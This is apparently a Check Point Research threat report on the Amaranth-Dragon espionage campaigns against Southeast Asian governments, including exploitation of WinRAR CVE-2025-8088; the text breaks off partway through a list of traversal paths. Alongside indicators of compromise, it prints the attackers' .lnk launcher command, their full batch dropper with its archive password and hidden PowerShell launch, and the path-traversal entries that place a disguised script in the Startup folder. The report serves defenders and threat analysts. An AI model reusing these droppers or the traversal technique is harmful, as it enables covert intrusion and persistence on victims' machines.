

Amaranth-Dragon: Weaponizing CVE-2025-8088 for Targeted Espionage in the Southeast Asia

research.checkpoint.com/2026/amaranth-dragon-weaponizes-cve-2025-8088-for-targeted-espionage

samanthar@checkpoint.com

February 4, 2026



Key Points

- Check Point Research (CPR) has been tracking **Amaranth-Dragon**, a nexus of **APT-41**, previously aligned with Chinese interests. The group launched highly targeted cyber-espionage campaigns throughout 2025 against government and law enforcement agencies in **Southeast Asia**.
- We observed overlaps between Amaranth-Dragon and APT-41's arsenal, suggesting a possible connection or shared resources between them. Further analysis of file compilation and campaign timelines suggests the group operates in **UTC+8 (China Standard Time)**.
- Attack themes and lure documents often coincide with significant local **geopolitical events**, increasing the likelihood of successful compromise.
- Less than ten days after the WinRAR vulnerability (CVE-2025-8088) was disclosed, Amaranth-Dragon introduced malicious RAR archives into their campaigns, exploiting this vulnerability and ultimately achieving code execution and persistence on victim systems.
- The group utilizes legitimate hosting services (e.g., **Dropbox**) and Amaranth Loader, a custom tool to deliver encrypted payloads, primarily deploying the **Havoc C2 Framework**. Command and Control servers are protected by **Cloudflare** and configured to respond only to IP addresses from targeted countries, minimizing collateral infections and increasing campaign stealth.
- A new tool was added to their arsenal, which we track as **TGAmaranth RAT**. The Telegram-based remote access trojan features **anti-EDR** and **anti-AV** capabilities and uses a Telegram bot as its command and control server.

Introduction

Check Point Research has identified several campaigns targeting multiple countries in the **Southeast Asian region**. These related activities have been collectively categorized under the codename "**Amaranth-Dragon**". The campaigns demonstrate a clear focus on **government entities** across the region, suggesting a motivated threat actor with a strong interest in **geopolitical intelligence**. The campaigns frequently target **law enforcement agencies**, particularly the **police**, and often appear to be timed or themed around ongoing **local political events**.

The attacks are performed by the Chinese group we track as **Amaranth-Dragon**. A previously unknown loader we call Amaranth Loader shares similarities with tools such as [DodgeBox](#), [Dustpan](#) and [Dusttrap](#) associated with the Chinese hacking group known as **APT-41** (FBI's [most wanted cybercriminal groups](#)), suggesting a connection or shared resources between the groups.

Their Command and Control (C&C) servers were protected behind **Cloudflare**, configured to accept traffic only from IP addresses within the specific country or countries targeted in each operation. Once executed, the Amaranth loader retrieves an encrypted payload, decrypts it using **AES**, and executes it directly in memory.

The payload most commonly deployed is the [Havoc Framework](#), an open-source Command and Control (C&C) platform used for authorized security assessments such as penetration testing and red teaming. In legitimate contexts, Havoc enables security professionals to deploy, manage, and interact with post-exploitation agents within environments they are permitted to test.

While the initial delivery method remains uncertain, the targeted nature of the attacks suggests the use of malicious emails containing weaponized attachments. The initial file is a **RAR** archive exploiting **CVE-2025-8088**, which allows the attackers to execute arbitrary code by crafting malicious archive files.

CVE-2025-8088

The [vulnerability](#) affects **WinRAR** and was disclosed on **August 8, 2025**. A publicly available exploit tool for this vulnerability was released on **GitHub** on **August 14, 2025**. Later, on **August 18, 2025**, **Amaranth-Dragon** leveraged this vulnerability for the first time in their campaigns.

| **CVE-2025-8088** is a path traversal vulnerability affecting the Windows version of WinRAR that allows attackers to execute arbitrary code.




Figure 1 — Triggering CVE-2025-8088.

By crafting the malicious RAR file, the threat actors can drop a file into the Startup folder and achieve indirect code execution upon system reboot.

Amaranth-Dragon Campaigns

Since March 2025, Check Point Research has identified several campaigns attributed to **Amaranth-Dragon**. The campaigns have targeted several **Southeast Asian countries**, including **Cambodia, Thailand, Laos, Indonesia, Singapore**, and the **Philippines**. It is highly probable that additional campaigns have targeted other countries in the region; however, the highly targeted nature of these operations makes it difficult to obtain further indicators of compromise (IoCs).

Each campaign typically targets one or two countries and is coordinated around **geopolitical** or **local events**. The archive file was typically hosted by legitimate providers like **Dropbox**. The archive contained multiple files, including a malicious **DLL**, the **Amaranth loader**, which was **sideloaded** by a legitimate executable. Often, the compilation timestamp aligns with the campaign date.

Upon execution, the Amaranth loader contacts a designated URL to retrieve an **AES encryption key**. The AES key is retrieved from Pastebin or hosted on the group's server, however, there were some campaigns where the key was embedded in the loader. The key is then used to decrypt an encrypted payload retrieved from a secondary URL owned by this group.

Their infrastructure enforces strict targeting. If an infected victim attempts to access the payload URL from an IP address outside the designated target country, the server responds with **HTTP 403 Forbidden**, preventing the payload from being delivered and effectively blocking unintended infections.




Figure 2 — Contacting C&C with an IP from Singapore.

This geo-restriction mechanism has allowed us to reliably determine the specific country targeted in each campaign, based on which IP ranges are permitted to access the C&C.




Figure 3 — Response 403 from a country that is not targeted.

The names of these campaigns and the loader were inspired by the **Pastebin account** that hosted the **AES key** for multiple operations. The account **amaranthbernadine** has been observed across several campaigns, each containing different pastes.




Figure 4 — amaranthbernadine Pastebin account.

Some of these campaigns also exploited **CVE-2025-8088**, which potentially allowed the threat actor to drop a script file (**CMD** or **BAT**) into the **Startup** folder and achieve code execution upon reboot. The script executed the **Amaranth Loader** by **sideloading** it, which then downloaded, decrypted, and executed the **Havoc C2 Framework** in memory.

Campaigns Timeline




Figure 5 — Amaranth-Dragon campaigns.

March 19, 2025, Cambodia

The **first** discovered campaign, dated **March 19, 2025**, appears to have targeted **Cambodia**, as indicated by the file name **CNP_MFA_Meeting_Documents.zip**. Specifically, the **Cambodia National Police** and/or the **Ministry of Foreign Affairs** were targets. At that time, the group did not exploit the CVEs as they had not yet been disclosed. Instead, the attackers used **ZIP archives containing script files**, such as **.lnk** and **.bat**, to decrypt and execute the **Amaranth loader**.

April 28, 2025, Cambodia

The **second** campaign, which took place on **April 28, 2025**, once again targeted **Cambodia** with an updated version of the Amaranth loader. The URL downloading the encrypted **Havoc payload** indicated the targeted country, **drive.easyboxsync[.]com/resources/channels/v7/cambodia64**.

July 3, 2025, Thailand & Laos

The **third** campaign was the last observed campaign without the **CVE being exploited** to deliver the malicious script that maintains persistence on the system and executes the **Amaranth loader**. This campaign targeted **Thailand** and **Laos** on **July 3, 2025**.

August 18, 2025, Indonesia

During the **fourth** campaign, which began on **August 18, 2025**, the group targeted Indonesia with the archive filename **SK_GajiPNS_Kemenko_20250818.rar**, which translates to “*Official Decision (SK) regarding the Salary (Gaji) of Civil Servants (PNS) working in Coordinating Ministries (Kemenko)*”. Notably, **Indonesia** increased the salary of Civil Servants by 8% starting from August 1, 2025. Therefore, such a filename could lure victims into opening and executing the received file. During this campaign, we observed the group exploiting **CVE-2025-8088** for the first time to drop a malicious **.bat** file into the **Startup** folder, establishing persistence on the victim machine. The vulnerability had been disclosed by the vendor **ten days before** the campaign occurred, and the **first public exploit** appeared on GitHub **four days prior to that**.

September 5, 2025, Indonesia

In the campaign targeting Indonesia, which began on September 5, 2025, we observed that the Amaranth loader was not deployed. Instead, the attackers used a **fully functional RAT** that leveraged a **Telegram** bot as its C&C, retrieved **PII (Personal Identifiable Information)** and executed remote commands. The initial **.rar** file, **Proposal_for_Cooperation_3415.05092025.rar**, does not indicate any specific targeted entities. In September, several events took place that were likely connected, but we were unable to establish a definitive link between them.

September 15, 2025, Thailand, Singapore & Philippines

In the **sixth** campaign, the C&C server only accepted connections from **Thailand, Singapore**, and the **Philippines**, while blocking all other regions. The deployed shellcode was the Havoc C2 Framework. We are not certain of the exact date the campaign took place, as the compilation timestamp suggests September 4, 2025, while we first saw it on September 15, 2025. Based on the filename **FSTR_HADR.zip**. The campaign may reference two events:

1. [Falcon Strike 2025](#), China-Thailand Joint Air Force Exercise from **19–25 September 2025** in Thai airspace.
2. [HADR](#) operations Philippine Army – Royal Thai Army from **11–12 September 2025**.

Between September 29 and October 10, we discovered another campaign themed **Training_Program**, which appeared to target **Thailand** and **Singapore** using the **Amaranth loader**.

October 15, 2025, Philippines

The last two campaigns, identified between **October 15 and 23, 2025**, targeted the **Philippines**. The first of those two campaigns, with the name **OAS-2025-111.10_Minutes_Template_Salary_and_Bonus_Meeting**, attempted to download the file **@MrPresident_001_bot.rar**. However, we were unable to retrieve it due to its very short-lived availability period.

October 23, 2025, Philippines

The last campaign targeted the **Philippines Coast Guard**, with the name **PCG 124th Anniversary Event Documents Office of the President 23102025**, coinciding with the [124th anniversary of the founding of the Philippine Coast Guard](#).

Playing with Time

During the latest campaign targeting the **Philippine Coast Guard**, we determined the group's operational timezone using VirusTotal submissions, ZIP files, and Amaranth loader Compilation Timestamps.

[Zip file:](#)

Filename: PCG_124th_Anniversary_Event_Documents_Office_of_the_President_23102025-Archive.zip

2025-10-23 08:25:58 UTC VT First Submission

Zip Contents:

2025-10-22 15:07:56 __MACOSX

2025-10-22 16:24:20 __MACOSX/.vcredist.rar

2025-10-23 16:03:50

124th_Anniversary_of_the_Philippine_Coast_Guard_Event_Summary_and_Feedback_Request_Office_of_the_Appointments_Secretary_OP_23102025.r

2025-10-23 16:03:56

PCG_124th_Anniversary_Ceremonial_Report_and_Documentation_for_Review_and_Comments_Before_11AM_Deadline_Office_of_the_President_2310

2025-10-23 16:05:30 __MACOSX/ZoomWorkspace.bat

[Amaranth loader:](#)

2025-10-22 08:23:07 UTC DIISafeCheck64.dll (Compilation Timestamp)

The campaign provides a mix of timestamps, with two in UTC and the rest in the group's local time zone.

During this campaign, the Amaranth loader (DLL) was embedded inside a password-protected archive named **.vcredist.rar**. This RAR file was added to the ZIP archive at **2025-10-22 16:24** in the group's local time, while the DLL was compiled on the same day at **08:23 UTC**. It is reasonable to assume that the malicious file was added to the RAR archive shortly after compilation (a difference of one minute and 13 seconds). In this case, the group's operating timezone appears to be **UTC+8**, which aligns with China's single standard timezone.

The latest modification time of the ZIP file is close to the campaign's start on **2025-10-23** (first submission). The ZIP was submitted at **08:25:58 UTC**, but the latest file inside shows **16:05:30** "local time", again indicating an 8-hour time difference. This suggests that the group added the **.bat** file shortly before launching the campaign.

Campaign Analysis – Philippines Coast Guard, 2025-10-23

The campaign was initiated on **October 23, 2025**, using the theme of the **Philippines Coast Guard's 124th Anniversary**, which took place that same day. The group impersonated the **"Office of the President"** as part of their social engineering tactics.




Figure 6 — Philippines Coast Guard attack chain.

During this campaign, we did not observe the use of the **CVE-2025-8088** vulnerability.

Zip File: 495cb43f3c2e3abd298a3282b1cc5da4d6c0d84b73bd3efcc44173cca950273c

Name: PCG_124th_Anniversary_Event_Documents_Office_of_the_President_23102025-Archive.zip

Hash Path

3602E70D4CD1CD60C4ACCB4772ED685A

124th_Anniversary_of_the_Philippine_Coast_Guard_Event_Summary_and_Feedback_Request_Office_of_the_Appointments_Secretary_OP_23102025.1

0DEEA95B6C5418DBD85305F19E799794

PCG_124th_Anniversary_Ceremonial_Report_and_Documentation_for_Review_and_Comments_Before_11AM_Deadline_Office_of_the_President_2310

2BB9E462385773E8023B21516F332078 __MACOSX\\vcredist.rar

2D25368AA3EB691DC81094EBDE82D2F8 __MACOSX\\ZoomWorkspace.bat

Both **.lnk** files masquerade as PDF files purportedly delivered by the Office of the President. When triggered, each executes the following command, which runs the "hidden" **.bat** file stored in the **__MACOSX** folder.

```
/b /c "@echo off && tar.exe -xf "*" -Archive.zip" && "\\__MACOSX\\ZoomWorkspace.bat" || "\\__MACOSX\\ZoomWorkspace.bat"
```

It is interesting to note that even if only the **.lnk** file is extracted, executing it will extract all the files from the archive and then trigger the **.bat** file.

```
@echo off
```

```
setlocal
```

```
:: ??????
```

```
set rsz=\\__MACOSX\\vcredist.rar
```

```
:: ??????
```

```
:: ??????
```

```
set drp=%appdata%\\ZoomWorkspace
```

```
set exf=%appdata%\\ZoomWorkspace\\ZoomUpdate.exe
```

```
:: ??????
```

```

:: ??????

if not exist "%drp%" (

mkdir "%drp%" >NUL 2>&1

)

set "RAR32=%ProgramFiles(x86)%\WinRAR\Rar.exe"

set "RAR64=%ProgramFiles%\WinRAR\Rar.exe"

set "z32=%ProgramFiles(x86)%\7-Zip\7z.exe"

set "z64=%ProgramFiles%\7-Zip\7z.exe"

if exist "%RAR64%" (

"%RAR64%" x -hpsuu9cskRIQjsBxYtr9TH -y "%rsz%" "%drp%\\" >NUL 2>&1

if exist "%exf%" (

del /s /q /a /f "%rsz%"

powershell -WindowStyle hidden -ep Bypass -nop %exf%

)

exit /b %errorlevel%

)

if exist "%z64%" (

"%z64%" x -psuu9cskRIQjsBxYtr9TH -o "%drp%\\" -y "%rsz%" >NUL 2>&1

if exist "%exf%" (

del /s /q /a /f "%rsz%"

powershell -WindowStyle hidden -ep Bypass -nop %exf%

)

exit /b %errorlevel%

)

if exist "%RAR32%" (

"%RAR32%" x -hpsuu9cskRIQjsBxYtr9TH -y "%rsz%" "%drp%\\" >NUL 2>&1

if exist "%exf%" (

del /s /q /a /f "%rsz%"

powershell -WindowStyle hidden -ep Bypass -nop %exf%

)

exit /b %errorlevel%

)

if exist "%z32%" (

"%z32%" x -psuu9cskRIQjsBxYtr9TH -o "%drp%\\" -y "%rsz%" >NUL 2>&1

if exist "%exf%" (

del /s /q /a /f "%rsz%"

powershell -WindowStyle hidden -ep Bypass -nop %exf%

```

```
)
exit /b %errorlevel%
)
```

endlocal

The bat file attempts to extract two files from the password-protected archive using the password `suu9cskRIQjsBxYtr9TH` and stores them in `%appdata%\ZoomWorkspace\`. The executable file is legitimate and signed, which sideloads the malicious DLL Amaranth Loader.

Hash Path

```
-----
5EB3FC682E41EAEC8704EF6CB7593FC2 \_\_MACOSX\_.vcredist\ZoomUpdate.exe
534ECC19F369B3FE3C2C33F4BF92205A \_\_MACOSX\_.vcredist\DllSafeCheck64.dll
```

The loader contacts `hxxps://softwares.dailydownloads[.]net/products/microsoft/office/product-key/DB2F.activation.key` to retrieve the AES key and `hxxps://updates.dailydownloads[.]net/docs/microsoft/office/Office_Activation_Manual_DB2F.pdf` to obtain the encrypted payload, which is then run in memory. The payloads we obtained were **Havoc C2 Framework**.

Campaign Analysis – Indonesia, 2025-09-05

The campaign targeting **Indonesia** took place on **September 5, 2025**. Its theme was `Proposal_for_Cooperation_3415`. The group distributed a malicious `RAR` file that exploits the **CVE-2025-8088** vulnerability, allowing the execution of arbitrary code and maintaining **persistence** on the compromised machine.




Figure 7 — TGAmaraNth RAT attack chain.

The RAR file drops the following benign files into the extracted directory (in the example above, the **Desktop** folder):

Hash Path

```
-----
8A7F236D0489AC4292ED4CC17D7A7C83 \Attachments\Attachments_Concept Note (1).docx
83ECA729B5002A4294A658ADE65371D1 \Attachments\Attachments_Concept Note (2).docx
5B3224B45D3A8B403EC07025B803AE85 \Attachments\Attachments_Concept Note (3).docx
A956F6B6372F6F81B98EEC8E5563D54E \Attachments\Attachments_Concept Note (4).docx
057AF63BB82301A1522F86D87374A5E4 \Attachments\Attachments_Concept Note (5).docx
5CC340108C8A0682151574280632BDE1 \Attachments\Attachments_Concept Note (6).docx
DED81110B206D662F56F0FB47DAF6DEA \Attachments\Attachments_Concept Note (7).docx
3AEEC2BCD63FD76CB78CC7FE6BCB1172 Proposal for Cooperation.pdf
```

When attempting to exploit the path traversal vulnerability to drop the malicious script into the **Startup** folder and achieve arbitrary code execution, we observed the malware repeatedly trying different `../` path-traversal sequences until it successfully reached the correct directory, which varies depending on where the RAR file is extracted.

```

:..\..\..\..\..\..\..\..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Windows Defender Definition Update.cmd
:..\..\..\..\..\..\..\..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Windows Defender Definition Update.cmd
:..\..\..\..\..\..\..\..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Windows Defender Definition Update.cmd
:..\..\..\..\..\..\..\..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Windows Defender Definition Update.cmd
:..\..\..\..\..\..\..\..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Windows Defender Definition Update.cmd
:..\..\..\..\..\..\..\..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Windows Defender Definition Update.cmd
:..\..\..\..\..\..\..\..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Windows Defender Definition Update.cmd
